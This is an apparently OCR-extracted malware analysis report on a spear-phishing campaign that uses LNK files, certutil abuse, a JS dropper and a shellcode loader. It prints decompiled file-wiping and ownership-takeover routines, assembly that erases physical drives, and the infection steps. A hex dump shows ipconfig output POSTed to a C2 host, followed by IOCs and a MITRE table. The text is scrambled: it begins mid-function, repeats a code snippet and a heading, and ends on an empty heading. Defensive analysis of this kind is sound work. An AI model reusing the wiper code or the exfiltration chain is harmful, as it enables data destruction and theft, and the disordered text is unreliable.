    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

